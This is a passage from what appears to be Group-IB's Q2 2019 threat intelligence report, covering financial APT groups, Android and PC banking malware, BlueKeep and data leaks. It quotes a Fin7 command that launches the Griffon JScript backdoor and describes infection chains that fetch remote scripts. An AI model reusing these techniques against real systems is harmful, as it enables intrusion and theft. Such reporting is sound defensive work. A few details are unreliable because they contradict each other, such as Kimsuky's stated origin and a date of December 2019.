Threat Intelligence

Threat evolution in Q2 2019

July 2019

group-ib.com

Contents

INTRODUCTION **3**

EXECUTIVE SUMMARY **4**

Targeted attacks on the financial sector 4

Financial threats 4

Threats to the government sector 5

Threats to the telecommunications sector 7

Data leaks 7

FORECASTS FOR Q3 2019 **8**

ADVANCED THREATS IN THE FINANCIAL SECTOR **9**

FINANCIAL THREATS **16**

Malware for Android 17

Threats and malware for PC 19

Attacks on ATMs and POS terminals 29

STATE-SPONSORED APTS **31**

DATA LEAKS **50**

Introduction

Every quarter Group-IB releases a report on the development of high tech cyber-crime, featuring new tendencies, emerging trends and predictions on the cyber-threat landscape.

The most dangerous threats have been attacks on the financial sector. This report features threats with a particular focus on Europe, Russia, the US, Canada and Australia. This document also provides a comprehensive description of threats to governments, including targeted attacks supported by governments and significant data leaks.

To collect data and inform our clients, we analyse various botnets and malware while conducting incident response, monitoring underground forums and accumulating information on new trends, threats and data leaks. Every day we research thousands of compromised credentials, bank card numbers, hackers' accounts, messages and announcements on the dark web as well as tens of thousands of attacks, which enables us to promptly notify you of threats targeting your company and clients.

Executive summary

Targeted attacks on the financial sector

Q2 2019 saw the following APT campaigns against financial organisations:

- Cobalt sent out emails with the subject "last paragraphs" purporting to be from a "banker" named Harrington Timothy to distribute Coblnt. Russian-speaking targets received emails with a JS backdoor.
- Files created by the Fin7 group (Russia) to distribute Griffon malware were detected. At the beginning of the quarter, the group registered domains similar to the cdn.com pattern they had used before. In May, however, the threat actors stopped following this pattern and started registering different domains. Some of the detected domains have already been used in attacks, while others may be used in the near future.
- Silence carried out a successful attack and withdrew money from ATMs of Dutch-Bangla Bank (Bangladesh). It was established that IREX (Kyrgyzstan office) was among the organisations Silence attacked. Two other banks were attacked in Bangladesh, namely NCC Bank and Prime Bank. We believe that Silence is behind these attacks too. In addition, the threat actor launched a new campaign sending an email purporting to be from a bank client with a request to block a card. Group-IB compared Silence downloader and FlawedAmmyy downloader and established that these tools had been developed by the same person. At the moment, we cannot confirm or refute this person's involvement in Silence's operations.
- Cybersecurity specialists noted that Lazarus (North Korea) employed HOPLIGHT, a previously unknown backdoor. In addition, Group-IB specialists detected a new email campaign that used .NET application similar to the one used in the attack on Redbank. Group-IB also detected a new backdoor called PowerTask, which was used in attacks on Nigeria and possibly other countries. In addition, Lazarus carried out an attack on Singapore using KEYMARBLE malware.
- The beginning of 2019 saw attacks on European banks through SWIFT. The group was named Empire Monkey. We believe that Empire Monkey is actually Lazarus and that they will soon attempt to launch new attacks on European banks, similar to the 2017 attacks on Polish banks.
- Cybercriminals from FIN6 used Lockergoga and Ryuk ransomware.
- Kimsuky (North Korea) carried out an attack that was untypical of them. The attackers disguised themselves as Upbit, a popular South Korean cryptocurrency exchange. It is believed that they pursued financial goals.
- Two years after they were last detected, FIN8 hackers updated their tool called ShellTea and continued their attacks on POS terminals in the hospitality industry.
- An unknown threat actor attacked Wipro, an Indian IT company, and used its network to attack the company's customers.
- In April 2019, Group-IB detected the activity of the MoneyTaker group (Russia), which started in 2016, and a previously unknown backdoor that was named MTHole.VBE.

Financial threats

- A new version of the well-known Android Trojan called Exobot was detected. It is called Exobot Compact and is the third version of the malware.
- With regards to older Android Trojans, Anubis and Gustoff bot were active.
- FlexNet malware has been attacking Android users in CIS countries.

- RTM, a banking Trojan, continues to be widely distributed and is mostly active in Russia and some other post-Soviet countries.
- BlueKeep (CVE-2019-0708), a dangerous RCE vulnerability in Remote Desktop, was detected.
- New hidden VNC malware called UDJAT was put up for sale.
- Group-IB specialists discovered dumps of bank cards. Their analysis showed that the attackers may have compromised POS terminals in Cotton Patch Cafe, a US restaurant chain. We should note that this case of POS terminal compromise in the restaurant industry is far from the only one. In late March 2019, the restaurant company Checkers notified their customers that POS terminals in their chain had been hacked in many US states.
  In addition, the hospitality company Earl Enterprises reported that 2 million credit cards of their customers had been compromised using POS malware.
- Group-IB specialists exposed a criminal group that uses POS malware called MajikPos to attack entities in Brazil and France. The malware was examined using reverse analysis.
- TrickBot was detected in Australia, Canada, Italy, Spain, Germany, the US, and the UK.
- IcedID was detected in the US, Canada, and the UK.
- ISFB (Gozi) was detected in Japan, Italy, and Australia.
- Gootkit was detected in Austria, the UK, Germany, the Netherlands, Canada, and Spain.
- BackSwap continued to attack banks in Spain.
- Danabot, a modular banking Trojan, has been attacking European banks.
- Sombra, a tool for targeted attacks, was put up for sale on underground web resources.
- We continue observing increases in the number of JS sniffer infections of resources, where users can make payments using their bank cards. Instances of theft have increased accordingly.
- Ramnit, a banking Trojan, started attacking new countries in addition to Japan, namely Italy, the US, France, and the UK. The source codes of the malware were put up for sale on an underground forum.
- A new type of attack on ATMs was discovered in Europe. It involved publically available software called P4wnP1.

Threats to the government sector

Governments are always going to be under the threat of cyberespionage and in some cases suffer attacks on critical infrastructure. Group-IB specialists perform an independent analysis of such threats and are well-informed about the results of global expert studies. The following APT campaigns against government organisations were detected in Q2 2019:

- LightNeuron, a malicious program used by the Turla group since 2014, was detected. Information about a 2018 attack on an organisation in the Middle East was published. The attack employed the infrastructure of Oilrig (Iran). In 2019, Turla carried out two global campaigns against Ministries of Foreign Affairs, Ministry of the Interior, government agencies, and IT and educational organisations. One of the campaigns involved PowerShell-based tools that were used for the first time.
- APT28 (Russia) continues to use XTunnel malware. Among identified victims are government organisations and Ministries of Foreign Affairs in Czech Republic and Central Asia. In addition, in May Lojax malware samples used by APT28 were detected.
- It was reported that APT10 (China) carried out an attack against the Philippines in 2018.
- Cybercriminals from DarkHote (North Korea) attacked organisations in Japan.

- APT-C-35 upgraded their tools and are now using a new mobile RAT version against Palestinian activists in the Kashmir region. The new version of the Trojan has been named StealJob.
- APT37 (North Korea) continued their attacks on South Korea as part of Operation Fake News and Operation Black Banner.
- Kimsuky (North Korea) are engaging in new activity against South Korea and the US as part of their Operation Stealth Power and Smoke Screen.
- Cybercriminals from Xenotime (Russia) expanded their area of interest and attacked power systems in the US and the Asia-Pacific region.
- TajMahal, a previously unknown APT framework, was discovered. It has over 80 malicious modules and has been developed since 2013.
- An unknown group believed to be linked to the Luhansk People's Republic carried out targeted attacks on military departments in Ukraine using the RATVERMIN backdoor.
- The Chinese cybercriminals from the LEAD group attacked Bayer, the largest German pharmaceutical and chemical company.
- It was reported that multistage cyberespionage attacks had been carried out as part of the SneakyPastes campaign by hackers from the Gaza group (Palestine) targeting countries in the Middle East and North Africa.
- Emissary Panda, a Chinese group, exploited the CVE-2019-0604 vulnerability in their attacks on government organisations in two Middle Eastern countries.
- Hackers from APT-C-38 added a new RAT for Windows to their arsenal and are now using both Trojans (Windows and Android) for attacks in the Middle East.
- The Sea Turtle campaign remained undetected for two years. It involved DNS hijacking and targeted organisations in 13 countries.
- Domestic Kitten (Iran) have been carrying out a new cyberespionage campaign against military targets in the Middle East using an Android Trojan.
- MuddyWater (Iran) is highly active primarily in the Middle East and North Africa. The threat actors are updating their tools, which for the most part are publically available, and are starting to use exploits for the CVE-2018-20250, CVE-2017-0199 and CVE-2017-11882 vulnerabilities. POWERSTATS, their main backdoor, has been modified about eight times since March 2018. Green Leaker, a Telegram channel, posted the screenshots of the panel for managing infected devices, a list of infected devices, and personal information about some MuddyWater members. In addition, Android malware samples were detected. They mainly targeted Turkish users.
- OceanLotus, a Vietnamese group, used steganography to conceal their malware and updated their backdoor for MacOS. It was also reported that Android phones had been infected. Some sources say the group carried out attacks on the industrial sector, namely the infrastructure of the car manufacturer Toyota.
- A Telegram channel called Lab Dookhtegan was discovered. Its authors claim they have access to the tools of the OilRig group (Iran) and have the list of the victims. The channel published the source code of some of the tools and information about OilRig members.
- A new backdoor by the Chafer group (Iran) was discovered. It is similar to the sample OilRig used in 2017. This may suggest there is a link between the two groups.

Threats to the telecommunications sector

Q2 2019 saw an APT campaign against a dozen largest telecommunications companies in Asia, Africa, Europe and the US. The Chinese group APT10 is believed to be behind the attacks. The aim of the attacks was to steal data and use them to spy on specific high-ranking individuals. The attackers used the China Chopper webshell for reconnaissance purposes and for launching additional tools, such as, for example, a modified version of the nbtscan scanner for identifying available NetBIOS servers, and a modified version of Mimikatz for obtaining NTLM hashes.

Data leaks

- Mid-April 2019 saw leaks of documents related to the Ministry of Foreign Affairs of Mexico.
- The tools of APT34, an Iranian group also known as Oilrig and HelixKitten, were published, along with information about the hackers' victims and Iranian Ministry of Intelligence officers allegedly involved in the group's operations.
- Freedom Mobile, a large Canadian telecommunications provider, reported about a leak that may affect 1.5 million of their customers.
- The Canadian company Desjardins reported about a major data leak affecting about 3 million customers. The leak occurred because of an employee who gained authorised access to the data.

Forecasts for Q3 2019

- Cybercriminals will continue to use the BlueKeep (CVE-2019-0708) vulnerability in targeted attacks on the systems where it has not yet been fixed.
- After a series of leaks and dumps, the government-backed hacking groups Oilrig and MuddyWater and their contractor Rana Institute are likely to face a post-mortem and will have to make some serious changes to their tools, cover the tracks, and find a potential mole in their ranks. They may stop their attacks for a while, but it is likely that there will be imitators of the Iranian hackers.
- Having gained experience attacking Russian banks, the Silence group started successfully applying their skills in their attacks on international companies, preparing infrastructure and testing new tools. Their attack on an Indian bank is only the beginning of Silence's global expansion.
- Cobalt attacks will continue to target both international and CIS banks. The threat actor will also use Coblnt malware and a JS backdoor. The actor may send out emails from Gmail accounts.
- Cybercriminals will start to actively use Exobot Compact, a new version of the Android Trojan Exobot. We forecast these attacks in different countries except the US and Russia, since the author of the malware banned its use in these regions.
- Anubis, an Android banking Trojan, will be the biggest mobile malware threat. There will also be attacks involving a new Android Trojan called CometBot.
- Troldesh, one of the most popular ransomware families, will be distributed not only disguised as coming from banks, but also masqueraded as banks' contractors and other companies from various industries, such as retail, wholesale, oil and gas, and construction.
- We believe that cybercriminals will start using Sombra, a new tool for targeted attacks, which may compete with Cobalt Strike.
- The US will remain the leader in the number of attacks on POS terminals. The most attacked sector is restaurant businesses.
- The number of theft cases involving JS sniffers will continue to increase. At the moment, there are slightly over 40 families of this malware and their number will rise.
- Danabot will attack banks in Europe and may start attacking banks in Australia and North America.
- The number of Ramnit attacks in Europe and the US will increase. In addition, such attacks will be detected in Japan.
- Backswap, Trickbot, Danabot, Gootkit and IcedID will be the most dangerous banking Trojans in Europe, the US, and Canada.
- Gozi will be an active threat in Australia, Japan and Italy.

Advanced threats in the financial sector

333

APT name	Regions attacked	Related notifications	Operation start
Cobalt	Global	CP-1438-70 CP-1438-71	April 2019

In April 2019, Cobalt carried out malicious email campaigns both in Russian and English.

The threat actor sent out emails with the subject “last paragraphs” purporting to be from a “banker” named Harrington Timothy to distribute Coblnt. It is notable that the actor used a Gmail account for the campaign, a tactic the group had not employed before.

Group-IB specialists identified IoCs of the attack on Russian-speaking companies. The emails had an attached document called *Opus_Electric_Bill_Page_1.doc*, which contained a malicious macro. Once it is launched, the Cobalt JS-backdoor is installed on the victim’s machine.

Cobalt is a Russian-speaking cybercriminal group active since April 2016. Their attacks target the internal infrastructure of banks and organisations that have common infrastructure with banks (leasing and insurance companies) in Eastern Europe, the CIS, the Asia-Pacific region, and other regions with the aim of gaining access to ATMs. To carry out their attacks, the group mostly uses phishing emails disguised as coming from financial organisations and ATM manufacturers. The emails contain malicious attachments: a document with an exploit or a password-protected archive with an executable within.

APT name	Regions attacked	Operation start
Fin7	Global	May 2018

Since at least May 2018 Fin7 has been registering domains with the same pattern (the same registration data, similar names *-cdn.com), which may have been used in their attacks. Specialists discovered a number of files that interacted with the registered domains, which means they can be associated with Fin7. The files were detected with the following periodicity: 12 April 2019, 13 May 2019, 22 May 2019, 23 May 2019, 04 June 2019, and 05 June 2019.

All the files used a similar technique to download the malware. After executing the macro, *wscript.exe* is dropped and launched. The obfuscated version of JavaScript backdoor is stored in UserForm object, and is also written to *querylog.txt*. The Griffon malware is downloaded once the "%USERS%\Contacts\mswmex.exe //E:jscript %LOCALAPPDATA%\querylog.txt" command is executed. Griffon is a JScript backdoor designed for receiving modules, executing them in memory and sending the results to C2s. Several modules were detected, such as a JSript reconnaissance module, an obfuscated PowerShell script containing a Meterpreter downloader (Tinymet), a screenshot module, and a persistence module.

Fin7 is a financially motivated Russian-speaking criminal group active since 2015. The threat actors use social engineering techniques and periodically update their attack methods and tools trying to bypass detection mechanisms. Most of their attacks target hospitality and restaurant businesses in Europe and the US.

APT name	Regions attacked	Related notifications	Operation start
Silence	Bangladesh, Global, Kyrgyzstan	CP-1645-16, CP-1645-19, CP-1899	2016

Silence was very active in May 2019. Group-IB specialists established that Dutch-Bangla Bank (Bangladesh) and IREX (Kyrgyzstan office) are among the organisations that Silence attacked. These attacks involved the main backdoor called Silence.MainModule and Silence.ProxyBot.

It later turned out that the attack on Dutch-Bangla Bank had been successful. In early June 2019, the threat actors managed to withdraw money from ATMs. Law enforcement agencies arrested several people involved in the money withdrawal. These, however, may have simply been people hired to cash out the money (money mules) rather than the criminal group's technical specialists.

At the time of theft, the threat actors did not have bank accounts. We believe Atmosphere malware or a new ATM Trojan by Silence may have been used.

It was also established that IREX (Kyrgyzstan office) was among the organisations attacked by Silence. There were attacks on two more banks in Bangladesh: NCC Bank and Prime Bank. We believe that Silence is behind these attacks too.
In late May 2019, there was a campaign with an email purporting to be from a bank client with a request to block a card. The email had an attached 7z archive with a file shortcut (LNK file), which launched *MSHTA.exe*, which in its turn launched the command interpreter cmd.exe, which in its turn launched *powersherll.exe* and downloaded and executed a remote PS script.

The body of the email and the use of legitimate mail servers and LNK files may suggest that Silence is behind the campaign.

In addition, Group-IB specialists carried out a comparative analysis of Silence downloader and FlawedAmmyy downloader. In late 2018, Silence sent out their malicious programs signed with the same certificate as FlawedAmmyy twice. The analysis showed that FlawedAmmyy.Loader and Silence.Downloader had been developed by the same person. According to the information we have, the developer is a Russian speaker and is active on darknet platforms.

At the moment, we cannot confirm or refute this person's involvement in Silence's operations. We can only state that they are a developer of hacking software.

Silence is a financially motivated cybercriminal group, which has been active since 2016. Their attacks mostly target CIS countries.

APT name	Regions attacked	Related notifications	Operation start
Lazarus	Nigeria, Singapore, Global	CP-1898	March 2019

In March 2019, Group-IB specialists detected a malware sample that had been uploaded from Nigeria. The specialists established that the file was a PowerShell script and had the following functionality:

- Checking connection with a specified network node

- Updating configuration parameters
- Executing commands in Windows CLI
- Creating new processes
- Launching PowerShell commands
- Self-deleting

The malware can be classified as the PowerTask backdoor and is used by Lazarus to attack banks.

In April 2019, US CERT published a report about the North Korean hackers' new malware called HOPLIGHT. The report says HOPLIGH is a backdoor Trojan.

Once the malware infects a system, it collects information about the device and sends it to a remote server. It can also receive commands from its C&C server and perform various operations on infected hosts.

According to the report, HOPLIGHT has the following functionality:

- Reading, writing and moving files
- Enumerating system drives
- Creating and terminating processes
- Injecting into running processes
- Creating, starting and stopping services
- Modifying registry settings
- Connecting to a remote host
- Uploading and downloading files

In addition, Lazarus used KEYMARBLE malware to attack Singapore.

In May 2019, Group-IB specialists detected emails that distributed a loader in the form of a .NET application. Application.exe is a .NET-based malicious program. When opened, it asks the user to provide information about themselves. Once the Finish button is pressed, the malware puts the data together in a PDF file. In December 2019 and January 2019, a similar program was sent out during incidents with the computer network of Redbanc and a Pakistani financial organisation.

This version only had design updates with no other major changes. This time the application is signed as Euronet Worldwide. Euronet Worldwide is a US provider of electronic payment services with headquarters in Leawood, Kansas.

Lazarus (also known as Dark Seoul Gang, HIDDEN COBRA, and Guardians of Peace) is a cybercriminal group active since 2007. It has been established that the members of this hacking group are from North Korea.

APT name	Regions attacked	Operation start
FIN6	India, Japan, USA	July 2018

Instead of the POS Trojan Trinity, cybercriminals from FIN6 started using Ryuk and LockerGoga ransomware.

According FireEye research, the attacks started in July 2018. The experts do not mention specific companies that have fallen victim to the threat actors, but say that the damage is estimated at tens of millions of dollars.

Once the actors penetrate their victim's network, they spy out the land using different tools: stolen credentials, Cobalt Strike, Metasploit, AdFind, and 7-Zip. They use RDP to move laterally within the environment. Once they establish connection, the attackers use two different techniques. The first technique involves PowerShell for executing encoded commands, injecting Cobalt Strike in the compromised system, and downloading malware. The second technique involves creating random Windows services to execute PowerShell commands and download malicious modules from the C&C server, including Ryuk and LockerGoga ransomware.

Considering the tactical differences between the new attacks and FIN6's previous activities, the distribution of ransomware may have been carried out by individual members of the group who were looking for additional sources of income.

FIN6 is a financially motivated hacking group active since 2014. The criminals' victims are mostly casinos, hotels, retail chains, etc. Information security specialists believe the hackers are based in Eastern Europe.

APT name	Regions attacked	Operation start
Kimsuky	South Korea	May 2018

On 28 May 2019, hackers from the Kimsuky group carried out an attack that was untypical of them. The attackers disguised themselves as Upbit, a popular South Korean cryptocurrency exchange.

The email used in the attack contained a malicious document called *Personal information collection and usage agreement.hwp*.

Within the HWP file is *BIN0001.eps*, a PostScript file, which contains a shellcode and an encrypted EXE file, which is decrypted if the code works properly. Once the decrypting subprogram is executed, it connects to the C2 server and downloads an additional malicious file.

The additional file is XOR 0xFF encrypted and packed with VMProtect.

The downloaded file sends information about the infected user to a particular Hanmail account in Korea, which can lead to different consequences depending on the actor's goals.

Specialists from East Security identify the malicious programs as Exploit.HWP.Agent, Trojan.Agent.61400dat, and Trojan.Agent.552960B.

Kimsuky (also known as Velvet Chollima) is a hacking group believed to be based in South Korea. The group has been active in attacking entities on the South Korean territory since 2010.

APT name	Regions attacked	Operation start
FIN8	Global	March 2019

Researchers discovered a new campaign against the hospitality industry. This is the first recorded case of the ShellTea/PunchBuggy backdoor being used since 2017. It is also believed to be the first FIN8 attack observed in 2019.

The new ShellTea campaign starts with a fileless dropper that uses PoweShell code, which is activated by registry keys and leads to ShellTea, which is injected into Explorer. It checks whether it is running in a sandbox or virtual environment, or being monitored.

ShellTea communicates with the C&C server through HTTPS and receives execution commands. The list of potential commands includes downloading and executing a delivered executable, creating a file and executing it as a process, executing any PowerShell command using downloaded native Empire ReflectivePicker, or executing the shellcode as is by creating an additional thread. It is likely that this is when the POS malware is downloaded.

PowerShell also collects information about the user and the network, including snapshots, computer and user names, emails from registry, tasks in Task Scheduler, system information, antiviruses registered in the system, privileges, domain, and workgroup information. This data is Gzipped and saved under a random file in the temp folder. As soon as it has been collected by the C2, it is deleted.

FIN8 is a financially motivated group known for launching specialised campaigns to steal payment cards. The group targets retailers, restaurants and hospitality businesses.

APT name	Regions attacked	Operation start
Targeted attack on Wipro and other campaigns worldwide	India, Global	April 2019

On 15 April 2019, journalist Brian Krebs reported about an attack on the IT company Wipro. Wipro is the third largest IT company in India and offers consulting and outsourcing services to clients worldwide. Wipro has more than 170,000 employees and its annual revenue last year exceeded 8 billion dollars. Among its customers are Fortune 500 companies in healthcare, telecommunications and banking industries.

According to Brian Krebs, the threat actors hacked Wipro's IT systems and used them to launch attacks against some of the company's customers.

On 16 April 2019, Wipro confirmed that their systems had been subjected to a cyberattack. Wipro's internal systems were used by hackers for phishing attacks against at least a dozen customers. Security experts said Wipro's customers traced malicious and suspicious network reconnaissance activity back to partner systems that were communicating directly with Wipro's network. One of the sources noted that the company had to build out a new email infrastructure, since it had been hacked for some time.

The article says that the first phishing attack on Wipro was carried out on 11 March when a single employee was phished. The source said a subsequent phishing campaign between 16 and 19 March

netted 22 additional Wipro employees, and that the investigators had discovered more than 100 Wipro endpoints that had been seeded with ScreenConnect, a legitimate remote access tool.

Investigators believe the intruders were using the ScreenConnect software on the hacked Wipro systems to connect remotely to Wipro client systems, which were then used to leverage further access to Wipro customer networks.

Additionally, the investigators found at least one of the compromised endpoints was attacked with Mimikatz.

The investigators published indicators of compromise, with the analysis revealing additional phishing domains. This prompted a suggestion that the attackers may have also targeted American retailer Sears, Green Dot, the world's largest prepaid card vendor, payment processing firm Elavon, hosting firm Rackspace, business consulting firm Avanade, IT provider PCM, and French consulting firm Capgemini, among others.

APT name	Regions attacked	Related notifications	Operation start
MoneyTaker	Russia	CP-1900	July 2016

In April 2019, Group-IB specialists detected the activity of the MoneyTaker group and their previously unknown VB backdoor called MTHole.VBE. The examination of VBScript Encoded Script files received for analysis led to the conclusion that there had been three attacks between:

- 27 July 2016 – 26 November 2016
- 06 April 2018 – 24 March 2019
- 13 November 2018 – 06 May 2019.

The files can be classified as remote access tools. The scripts can execute commands from a remote server in the command-line interpreter and download files to the infected machine. To communicate with the C&C server, the HTTP protocol is used. All files contain the domain name as a constant.

Once the script is launched, a POST request is sent to receive a command. The request contains two parameters: MYNAMEIS, which is the infected machine ID, and RESPONSE, which is the result of the previous command.

The server responds with a command and an argument list ("CMD=.*", "ARG1=.*", "ARG2=.*", "ARG3=.*"). Once the script receives a command from the server, it switches to an inactive mode: the command will be processed after a delay. The following commands are supported:

- system — executes a command received as the ARG1 parameter in the command-line interpreter.
- download — downloads the file to the infected machine using a link or deletes it if it already exists.
- put-file — saves the file to the infected machine or deletes it if it already exists.

MoneyTaker is a financially motivated cybercriminal group tracked since May 2016. Most of the group's attacks target card processing systems in US banks and the international interbank transfer system in Russian banks. The group also has custom malware for attacks on ATMs, which was first discovered by Group-IB in May 2018.

Financial threats

Malware for Android

Threat name	Detection	Regions attacked
Anubis	2017	Global

The Anubis malware for Android devices has been developed by a Russian-speaking virus writer with the nickname maza-in. There are no topics about the sale of the malware on underground forums. Potential clients receive detailed information about the banking Trojan by contacting its author via personal messages on Exploit, an underground forum. In forum discussions about the malware, users often note the developer's high professional skills and write that Anubis is the best Android Trojan on the market. In most cases, maza-in asks the forum administration to delete these discussions in order not to attract attention. Anubis was first mentioned as early as 2017.

Anubis has lately been distributed via Google Play through light downloader apps, which are not detected by antivirus solutions and are masqueraded as legitimate software. Upon installation, these malicious apps download the actual payload – classified as Anubis – and install it disguised as Flash Player or Google Play Protect.

The list of targets – which are mostly banks – is quite extensive and includes many countries.


The application has extensive functionality. If it is granted all necessary rights, it can intercept SMS messages, block incoming calls, show phishing windows (web fakes) to the user, obtain contacts from the contact list, execute specified USSD requests including redirecting calls to a different number through USSD, receive all incoming/outgoing/draft SMS messages and send them to the server, send SMS messages both to a specified number and to all numbers from the contact list, obtain the list of installed applications, encrypt data on the device (ransomware), intercept keystrokes (keylogger), deploy a SOCKS5 proxy (contained in a separate module), record audio and send it to the server, obtain current location data (through GPS/mobile network and Wi-Fi), show fake push notifications, launch any app installed on the device, and open URLs in browser.

If the C&C server with the necessary panel version has not been found in the existing list, the client will try to extract a new list of C&C servers through Twitter.

Threat name	Detection	Regions attacked	Related notification
Exobot Compact	February 2019	Global	CP-1878

In late March 2019, Exobot Compact, a new version of the Exobot malware for Android, was put up for sale on exploit.in. The malware can perform covert interception, send and delete SMS messages, show fake pages of banking apps, send USSD requests, and block the infected device. According to its author, the source code in this version was completely rewritten and optimised. The first version of Exobot appeared in 2016.

The author notes that the new version is stable on Android versions 4-9, can add an unlimited number of domains to improve the resilience of the botnet, and has a small size, about 90 kilobytes.



Screenshot of the Exobot Compact admin panel

Threat name	Detection	Regions attacked
FlexNet	2014	Россия

The Trojan requests device administrative privileges. The request text is masqueraded as a Google Play agreement, which distracts the user and helps access the privileges.

On command from a C&C server, the application can do the following:

- change the C&C server's address
- send an SMS message to a specified number
- send bulk SMS messages with a specified text
- forward SMS messages to a remote server
- reply to SMS messages and delete them to conceal the fact from the user
- run USSD requests
- schedule commands: configuring a command template for new bots for a particular operator and country.

FlexNet also had phishing dialogs added to its functionality. They are disguised as popular applications in order to obtain the victim's bank card details. The following fake dialog boxes were detected:

AliExpress
Alpha
Avito
Google Play
MyNewAlpha
telecard
VTB24
Sberbank
Uber

Threat name	Detection	Regions attacked
AndyBot aka Gustuff Bot	2017	Australia, USA, Europe

Gustuff has a unique feature which has not been seen previously in malicious programs for Android—an ATS mechanism – on command it changes the values of fields in banking applications.

Other features are similar to other Android banking Trojans:

- displaying web fakes of banks
- sending SMS messages and USSD requests to the criminals' server
- launching a SOCKS server
- following links
- displaying push notifications
- sending information about the infected device to the C&C server
- transferring the victim's files, including photos, to the C&C server
- blocking the infected device
- detecting an installed antivirus
- resetting the device to factory settings

The seller of the malware, a threat actor with the nickname bestoffer, was banned on the forum in December 2018. We believe that the bot will still be sold, but in more private circles. It will continue to be used in attacks.

Threats and malware for PC

Threat name	Detection	Regions attacked	Related notifications
BlueKeep (CVE-2019-0708)	May 2019	Global	CP-1897

On 14 May 2019, Microsoft released a patch for the CVE-2019-0708 vulnerability, which allows a remote attacker to execute arbitrary code on a target system. This vulnerability is present in Remote Desktop Services (formerly known as Terminal Services). To exploit the vulnerability an attacker needs to connect to the target machine via RDP and send several specially crafted requests.

The CVE-2019-0708 vulnerability does not affect the latest versions of Microsoft Windows: Windows 10, Windows 8.1, Windows 8, Windows Server 2019, Windows Server 2016, Windows Server 2012 R2, Windows Server 2012.

Because this vulnerability requires no user interaction, any future actors that exploit this vulnerability could cause a massive wave of infections similar to WannaCry and NotPetya malware, which infected hundreds of thousands of computers worldwide.


Later, files containing fake POC exploits for this vulnerability were published on Github. A potentially working POC exploit was published only on 29 May.

Group-IB specialists also searched for exploits for this vulnerability that are on sale on underground forums. No such sales were detected. The specialists discovered a user named 500mhz, who claims they have a working exploit for CVE-2019-0708. The user says they act as a broker, reselling the exploit from the original developer. The price of the exploit is USD 150,000.

Threat name	Detection	Regions attacked	Related notifications
Hidden VNC “UDJAT”	May 2019	Global	CP-1890

Hidden VNC type malware called UDJAT was put up for sale on exploit.in, an underground forum. The seller of the malware is a threat actor nicknamed h21. UDJAT is a remote access Trojan and runs on Windows ranging from XP to 10 (x32/x64) and Windows Server 20XX. The product is based on an older version of another HVNC product called h21. Compared to h21, UDJAT has new features and a better graphical interface in addition to having the functionality of h21. The above-mentioned functionality is present in h21. The following new and updated features are worth highlighting:

- Hidden Session v2.0: a remote access feature that supports several browsers including Chrome v7x (this was a problem in the older version). This feature allows a threat actor to receive session data, such as cookies, passwords and configuration. It also fully controls cmd/PowerShell and File Explorer. The new version can create several sessions at once, which the previous version could not do.
